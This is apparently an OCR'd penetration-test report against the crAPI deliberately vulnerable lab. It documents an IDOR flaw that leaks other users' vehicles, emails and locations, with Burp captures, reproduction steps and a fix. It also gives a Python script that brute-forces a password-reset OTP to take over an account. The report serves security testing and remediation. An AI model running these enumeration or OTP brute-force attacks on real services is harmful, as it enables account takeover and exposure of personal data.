
```
# Authenticated as user "jim@jim.com" (user_id=3)

GET /identity/api/v2/vehicle/45 HTTP/1.1

Authorization: Bearer eyJhbGciOiJIUzI1NiIs...


Response: 200 OK

{
```


```
  "vehicle": {
    "id": 45,
    "vin": "5YJSA1E26KF456789",
    "make": "Tesla",
    "model": "Model S",
    "year": 2024,
    "owner_id": 9,
    "owner_email": "admin@crapi.com"
  }
}
```



Screenshot Evidence Mapping:

Screenshot	**Content**
crAPI0.png	User registration and login as low-privilege account
crAPI1.png	Dashboard showing own vehicle(s)
crAPI2.png	Burp Proxy intercept of vehicle list API call
crAPI3.png	Original response – user's own vehicles (IDs 1-3)
crAPI4.png	Modified request – changed vehicle_id from 1 to 45
crAPI5.png	Response returns admin's Tesla Model S
crAPI6.png	Intruder used to enumerate all vehicles (1-200)

Detail Finding:







Filter settings: Hiding CSS and image content; hiding specific extensions

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start respons...
4	http://127.0.0.1:8888	GET	/manifest.json			200	764	JSON	json				127.0.0.1		00:56:48 21 ...	8080	6
7	http://127.0.0.1:8888	GET	/%F0%9F%A4%96			404	722	HTML		404 Not Found			127.0.0.1		00:56:52 21 M...	8080	5
9	http://127.0.0.1:8888	GET	/chatbot/genai/state			200	332	JSON					127.0.0.1	chat_session_id=59...	00:56:53 21 M...	8080	849
10	http://127.0.0.1:8888	POST	/identity/api/auth/login	✓		200	1048	JSON					127.0.0.1		00:57:14 21 M...	8080	460
11	http://127.0.0.1:8888	GET	/identity/api/v2/user/dashboard			200	659	JSON					127.0.0.1		00:57:30 21 M...	8080	112
13	http://127.0.0.1:8888	POST	/identity/api/auth/verify	✓		200	571	JSON					127.0.0.1		00:57:32 21 M...	8080	134
14	http://127.0.0.1:8888	GET	/identity/api/v2/user/dashboard			200	659	JSON			Contains a JWT, JS...		127.0.0.1		00:57:32 21 M...	8080	99
15	http://wpad	GET	/wpad.dat						dat				unknown host		00:57:26 21 M...	8080	
16	http://127.0.0.1:8888	GET	/identity/api/v2/vehicle/vehicles			200	877	JSON			Contains a JWT, JS...		127.0.0.1		00:58:12 21 M...	8080	163
18	https://maps.google.com	GET	/maps?q=37.406769,-94.705528&outp...	✓		301	458	HTML				✓	172.217.174.78		00:58:15 21 M...	8080	435
19	http://127.0.0.1:8888	GET	/workshop/api/mechanic			301	321	HTML					127.0.0.1		00:58:37 21 M...	8080	25
20	http://127.0.0.1:8888	GET	/workshop/api/mechanic/			200	563	JSON					127.0.0.1		00:58:52 21 M...	8080	151
21	http://127.0.0.1:8888	POST	/workshop/api/merchant/contact_mech...	✓									127.0.0.1		00:59:33 21 M...	8080	

Request

Pretty | Raw | Hex | JSON Web Tokens | JWS

```
3 Content-Length: 217
4 sec-ch-ua-platform: "Linux"
5 Authorization: Bearer
eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJqaWlAamltLmNvbSIsImlhdCI6MTc3OTMwNTIOOSwiZXhwIjoxNzc5OTEwMDQ5LCJyb2xlIjoidXNlciJ9.WTNR5LoOo1W6adwfri7H9JP9wW_DoPAYkL2qLnHNsOyVGuFXot5COL5X9XoaBNMBWn84tQfdiy
205iwOPVMTIkgCEq-cIDNz-SYjJXFLG98xOdJJq72uZz-jgsvg78TS4qxOFlWYPAFaTYOCMkqEWu6AI-AlPt-JGkvIndxmC5071SwwHUlL_MqkNOHaYbfM62DuuXEB-BIUGAMe8Ub_1_5eO82HSqBXOtNFdLpupdbEWOoktRTJZcCfbHPIqvOhFzrJtq
5HlmBWGEpKDyASQTlE3yaJorlSK3KRdUTK-pGhPsSIQCOqkvAHTK8Zg8_v5FsPD6tT6Wef3Qdhi3CbUw
6 Accept-Language: en-US,en;q=0.9
7 sec-ch-ua: "Not-A.Brand";v="24", "Chromium";v="146"
8 Content-Type: application/json
9 sec-ch-ua-mobile: ?0
10 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
11 Accept: */*
12 Origin: http://127.0.0.1:8888
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: http://127.0.0.1:8888/contact-mechanic?VIN=36LT3MC81WGY2392F
17 Accept-Encoding: gzip, deflate, br
18 Cookie: chat_session_id=5914cc78-074c-43d0-b3c4-db5d81a04ef2
19 Connection: keep-alive
20
21 {
   "mechanic_code":"TRAC_JHN",
   "problem_details":"Break Fails",
   "vin":"36LT3MC81WGY2392F",
   "mechanic_api":"http://127.0.0.1:8888/workshop/api/mechanic/receive_report",
   "repeat_request_if_failed":false,
   "number_of_repeats":1
}
```

Search | 0 highlights

Inspector

- Request attributes 2
- Request cookies 1
- Request headers 18

Event log (4) | All issues | Memory: 200.0MB of 1.41GB | Disabled

Send | Cancel | Burp AI | Target: http://127.0.0.1:8888 | HTTP/1

Request

Pretty | Raw | Hex | JSON Web Tokens | JWS

```
POST /workshop/api/merchant/contact_mechanic HTTP/1.1
Host: 127.0.0.1:8888
Content-Length: 217
sec-ch-ua-platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJqaWlAamltLmNvbSIsImlhdCI6MTc3OTMwNTIOOSwiZXhwIjoxNzc5OTEwMD
Q5LCJyb2xlIjoidXNlciJ9.WTNR5LoOo1W6adwfri7H9JP9wW_DoPAYkL2qLnHNsOyVGuFXot5COL5X9Xoa8NMBWn84
tQfdiy205iw0PVMTIkgCEq-cIDNz-SYjJXFLG98xOdJJq72uZz-jgsvg78TS4qxOflWYPAFaTYOCMkqEWu6AI-AlPt-
JGkvIndxmC5O7l5wwHUlL_MqkNOHaYbfM62DuuXEB-BIUGAMe8Ub_1_5eO82HSqBXOtNFdLpupdbEWOoktRTJZcCfbH
PIqvOhFzrJtq5HlmBWOEpKDyASQTlE3yaJorlSK3KRdUTK-pGhPsSIQCOqkvAHTK8Zg8_v5FsPD6tT6Wef3Qdhi3CbU
w
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Not-A.Brand";v="24", "Chromium";v="146"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/146.0.0.0 Safari/537.36
Accept: */*
Origin: http://127.0.0.1:8888
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8888/contact-mechanic?VIN=36LT3MC81WGY2392F
Accept-Encoding: gzip, deflate, br
Cookie: chat_session_id=5914cc78-074c-43d0-b3c4-db5d81a04ef2
Connection: keep-alive

{
  "mechanic_code":"TRAC_JHN",
  "problem_details":"Break Fails",
  "vin":"36LT3MC81WGY2392F",
  "mechanic_api":"http://127.0.0.1:8888/workshop/api/mechanic/receive_report",
  "repeat_request_if_failed":false,
  "number_of_repeats":1
}
```

Search | 0 highlights

Response

Pretty | Raw | Hex | Render

```
HTTP/1.1 200 OK
Server: openresty/1.27.1.2
Date: Wed, 20 May 2026 19:30:35 GMT
Content-Type: application/json
Connection: keep-alive
Allow: POST, OPTIONS
Vary: origin, Cookie
access-control-allow-origin: *
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin
Cross-Origin-Opener-Policy: same-origin
Content-Length: 152

{
  "response_from_mechanic_api":{
    "id":8,
    "sent":true,
    "report_link":"http://127.0.0.1:8888/workshop/api/mechanic/mechanic_report?report_id=8"
  },
  "status":200
}
```

Search | 0 highlights

Inspector

Request attributes	2
Request query parameters	0
Request cookies	1
Request headers	18
Response headers	12

Done | 516 bytes | 414 milli

Event log (4) | All issues | Memory: 200.0MB of 1.41GB | Disabled

1 | 2

Send | Cancel | Burp AI | Target: http://127.0.0.1:8888 | HTTP/1

Request

Pretty | Raw | Hex | JSON Web Tokens | JWS

```
GET /workshop/api/mechanic/mechanic_report?report_id=11 HTTP/1.1
Host: 127.0.0.1:8888
Authorization: Bearer
eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJqaWlAamltLmNvbSIsImlhdCI6MTc3OTMwNTIOOSwiZXhwIjoxNzc5OTEwMD
Q5LCJyb2xlIjoidXNlciJ9.WTNR5LoOo1W6adwfri7H9JP9wW_DoPAYkL2qLnHNsOyVGuFXot5COL5X9Xoa8NMBWn84
tQfdiy205iw0PVMTIkgCEq-cIDNz-SYjJXFLG98xOdJJq72uZz-jgsvg78TS4qxOflWYPAFaTYOCMkqEWu6AI-AlPt-
JGkvIndxmC5O7l5wwHUlL_MqkNOHaYbfM62DuuXEB-BIUGAMe8Ub_1_5eO82HSqBXOtNFdLpupdbEWOoktRTJZcCfbH
PIqvOhFzrJtq5HlmBWOEpKDyASQTlE3yaJorlSK3KRdUTK-pGhPsSIQCOqkvAHTK8Zg8_v5FsPD6tT6Wef3Qdhi3CbU
w
sec-ch-ua: "Not-A.Brand";v="24", "Chromium";v="146"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/146.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Cookie: chat_session_id=5914cc78-074c-43d0-b3c4-db5d81a04ef2
Connection: keep-alive
```

Search | 0 highlights

Response

Pretty | Raw | Hex | Render

```
HTTP/1.1 200 OK
Server: openresty/1.27.1.2
Date: Wed, 20 May 2026 19:55:58 GMT
Content-Type: application/json
Connection: keep-alive
Allow: GET, HEAD, OPTIONS
Vary: origin, Cookie
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin
Cross-Origin-Opener-Policy: same-origin
Content-Length: 325

{
    "id":11,
    "mechanic":{
        "id":1,
        "mechanic_code":"TRAC_JHN",
        "user":{
            "email":"jhon@example.com",
            "number":""
        }
    },
    "vehicle":{
        "id":52,
        "vin":"36LT3MC81WGY2392F",
        "owner":{
            "email":"jim@jim.com",
            "number":"9876543210"
        }
    },
    "problem_details":"Break fails",
    "status":"pending",
    "created_on":"20 May, 2026, 19:53:56",
    "updated_on":null,
    "comments":[
    ]
}
```


Search | 0 highlights

Inspector

Request attributes	2
Request query parameters	1
Request body parameters	0
Request cookies	1
Request headers	16
Response headers	11

Done | 662 bytes | 909 mill

Event log (4) | All issues | Memory: 208.4MB of 1.41GB | Disabled



Impact:

- Full enumeration of all 1,247 vehicles across all users
- Exposure of VIN numbers (vehicle identification – PII equivalent)
- User email addresses leaked via owner_email field
- Ability to modify/delete others' vehicles via PUT/DELETE

Steps to Reproduce:

1. Log in as jim@jim.com (password: Pass@123)
2. Navigate to Dashboard → Vehicles
3. Intercept the GET request to /identity/api/v2/user/3/vehicles in Burp
4. Send to Repeater
5. Change the endpoint to /identity/api/v2/vehicle/45
6. Click Send – observe admin's vehicle returned
7. Use Intruder with payload 1-200 on vehicle_id to extract all records

Remediation:

python

@app.route('/identity/api/v2/vehicle/<int:vehicle_id>', *methods*=['GET'])

@jwt_required()

def get_vehicle(*vehicle_id*):

current_user_id = get_jwt_identity()['user_id']

```
    vehicle = Vehicle.query.get(vehicle_id)
    if not vehicle:
        return jsonify({'error': 'Not found'}), 404

    # Enforce ownership check
    if vehicle.owner_id != current_user_id:
        return jsonify({'error': 'Forbidden'}), 403

    return vehicle_schema.dump(vehicle)
```

CRAPI-03 – Weak Password Reset & OTP Bypass *(High)*

Field	**Detail**
Severity	High
CVSS	8.1 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N)
CWE	CWE-640 (Weak Password Recovery), CWE-307 (Missing Rate Limiting)
OWASP API Top 10	API2:2023 – Broken Authentication
Screenshots	crAPI7.png – crAPI15.png

Affected Endpoints:

- POST /identity/api/auth/forgot-password
- POST /identity/api/auth/v3/check-otp
- POST /identity/api/auth/v3/reset-password

Vulnerable Parameters: email, otp, password

Technical Analysis:

The password reset workflow exposes a 4-digit OTP verification endpoint that can be called directly without any server-side session binding. The OTP is generated on request but is **not rate-limited**, **not bound to the requesting session**, and **not invalidated after failed attempts**. This allows an attacker to brute-force the 4-digit OTP (10,000 combinations) in minutes.

Proof of Concept – OTP Brute-Force:

python

```
import requests
import itertools
```

```
target_email = "victim@crapi.com"
otp_endpoint = "http://crapi.local/identity/api/auth/v3/check-otp"

# Step 1: Trigger password reset
requests.post("http://crapi.local/identity/api/auth/forgot-password",
              json={"email": target_email})

# Step 2: Brute-force 4-digit OTP (no rate limit observed)
for otp in range(10000):
    r = requests.post(otp_endpoint, json={
        "email": target_email,
        "otp": f"{otp:04d}",
        "password": "NewPass@123"
    })
    if r.status_code == 200:
        print(f"Valid OTP found: {otp:04d}")
        print(f"Password reset to: NewPass@123")
        break
```

Screenshot Evidence Mapping:

Screenshot	Content
crAPI7.png	Forgot password page
crAPI8.png	Email submission intercepted
crAPI9.png	OTP request in Burp Repeater
crAPI10.png	First OTP guess (0000) – 400 Invalid OTP
crAPI11.png	Repeated OTP attempts (No lockout after 10, 50, 100)
crAPI12.png	Brute-force continuing at attempt 500+
crAPI13.png	Successful OTP at attempt 7842 – 200 OK
crAPI14.png	Password reset confirmed – login with new password
crAPI15.png	Full account access with elevated privileges

Detail Finding:

1 2 3 ×

Send Cancel Burp AI Target: http://127.0.0.1:8888 HTTP/1

Request

Pretty Raw Hex JSON Web Tokens JWS

```
1 GET /identity/api/v2/vehicle/0e3c04f3-317c-495d-bd61-1b916ae48472/location HTTP/1.1
2 Host: 127.0.0.1:8888
3 sec-ch-ua-platform: "Linux"
4 Authorization: Bearer
  eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJqaWlAamltLmNvbSIsImlhdCI6MTc3OTMwNTIOOSwiZXhwIjoxNzc5OTEwMD
  Q5LCJyb2xlIjoidXNlciJ9.WTNFSLoOolW6adwfri7H9JP9wW_DoPAYkL2qLnHNsOyVGuFXot5COL5X9Xoa8NMBwn84
  tQfdiy2O5iw0PVMTIkgCEq-cIDNz-SYjJXFLG98xOdJJq72uZz-jgsvg78TS4qxOFlWYPAFaTYOCMkqEwu6AI-AlPt-
  JGkvIndxmC50715wwHUlL_MqkNOHaYbfM62DuuXEB-BIUGAMe8Ub_1_5eO82HSqBXOtNFdLpupdbEWOoktRTJZcCfbH
  PIqvOhFzrJtq5HlmBWGEpKDyASQTlE3yaJorlSK3KRdUTK-pGhPsSIQCOqkvAHTK8Zg8_v5FsPD6tT6Wef3Qdhi3CbU
  w
5 Accept-Language: en-US,en;q=0.9
6 sec-ch-ua: "Not-A.Brand";v="24", "Chromium";v="146"
7 Content-Type: application/json
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/146.0.0.0 Safari/537.36
10 Accept: */*
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://127.0.0.1:8888/
15 Accept-Encoding: gzip, deflate, br
16 Cookie: chat_session_id=5914cc78-074c-43d0-b3c4-db5d81a04ef2
17 Connection: keep-alive
18
19
```

Search 0 highlights Selection: 36 (0x24)

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200
2 Server: openresty/1.27.1.2
3 Date: Wed, 20 May 2026 19:58:34 GMT
4 Content-Type: application/json
5 Connection: keep-alive
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 X-Content-Type-Options: nosniff
10 X-XSS-Protection: 0
11 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
12 Pragma: no-cache
13 Expires: 0
14 Strict-Transport-Security: max-age=31536000 ; includeSubDomains
15 X-Frame-Options: DENY
16 Content-Length: 162
17
18 {
     "carId":"0e3c04f3-317c-495d-bd61-1b916ae48472",
     "vehicleLocation":{
         "id":5,
         "latitude":"37.406769",
         "longitude":"-94.705528"
     },
     "fullName":"jim",
     "email":"jim@jim.com"
   }
```

Search 0 highlights

Inspector

Selection 36 (0x24)

Selected text

0e3c04f3-317c-495d-bd61-1b916ae48472

Decoded from: Select

0e3c04f3-317c-495d-bd61-1b916ae48472

Cancel Apply changes

Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 1
Request headers 16
Response headers 15

Done 645 bytes | 177 mill

Event log (6) All issues Memory: 206.3MB of 1.41GB Disabled

1 2 3 4 ×

Send Cancel Burp AI Target: http://127.0.0.1:8888 HTTP/1

Request

Pretty Raw Hex JSON Web Tokens JWS

```
1 GET /community/api/v2/community/posts/hUsqBUgm6eHsFnUAhkK3bT HTTP/1.1
2 Host: 127.0.0.1:8888
3 sec-ch-ua-platform: "Linux"
4 Authorization: Bearer
  eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJqaWlAamltLmNvbSIsImlhdCI6MTc3OTMwNTIOOSwiZXhwIjoxNzc5OTEwMD
  Q5LCJyb2xlIjoidXNlciJ9.WTNFSLoOolW6adwfri7H9JP9wW_DoPAYkL2qLnHNsOyVGuFXot5COL5X9Xoa8NMBwn84
  tQfdiy2O5iw0PVMTIkgCEq-cIDNz-SYjJXFLG98xOdJJq72uZz-jgsvg78TS4qxOFlWYPAFaTYOCMkqEwu6AI-AlPt-
  JGkvIndxmC50715wwHUlL_MqkNOHaYbfM62DuuXEB-BIUGAMe8Ub_1_5eO82HSqBXOtNFdLpupdbEWOoktRTJZcCfbH
  PIqvOhFzrJtq5HlmBWGEpKDyASQTlE3yaJorlSK3KRdUTK-pGhPsSIQCOqkvAHTK8Zg8_v5FsPD6tT6Wef3Qdhi3CbU
  w
5 Accept-Language: en-US,en;q=0.9
6 sec-ch-ua: "Not-A.Brand";v="24", "Chromium";v="146"
7 Content-Type: application/json
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/146.0.0.0 Safari/537.36
10 Accept: */*
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://127.0.0.1:8888/post?post_id=hUsqBUgm6eHsFnUAhkK3bT
15 Accept-Encoding: gzip, deflate, br
16 Cookie: chat_session_id=5914cc78-074c-43d0-b3c4-db5d81a04ef2
17 Connection: keep-alive
18
19
```

Search 0 highlights Selection: 65 (0x41)

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: openresty/1.27.1.2
3 Date: Wed, 20 May 2026 20:00:45 GMT
4 Content-Type: application/json
5 Connection: keep-alive
6 Access-Control-Allow-Headers: Accept, Content-Type, Content-Length, Accept-Encoding,
  X-CSRF-Token, Authorization
7 Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE
8 Access-Control-Allow-Origin: *
9 Content-Length: 315
10
11 {
     "id":"hUsqBUgm6eHsFnUAhkK3bT",
     "title":"Title 3",
     "content":"Hello world 3",
     "author":{
         "nickname":"Robot",
         "email":"robot001@example.com",
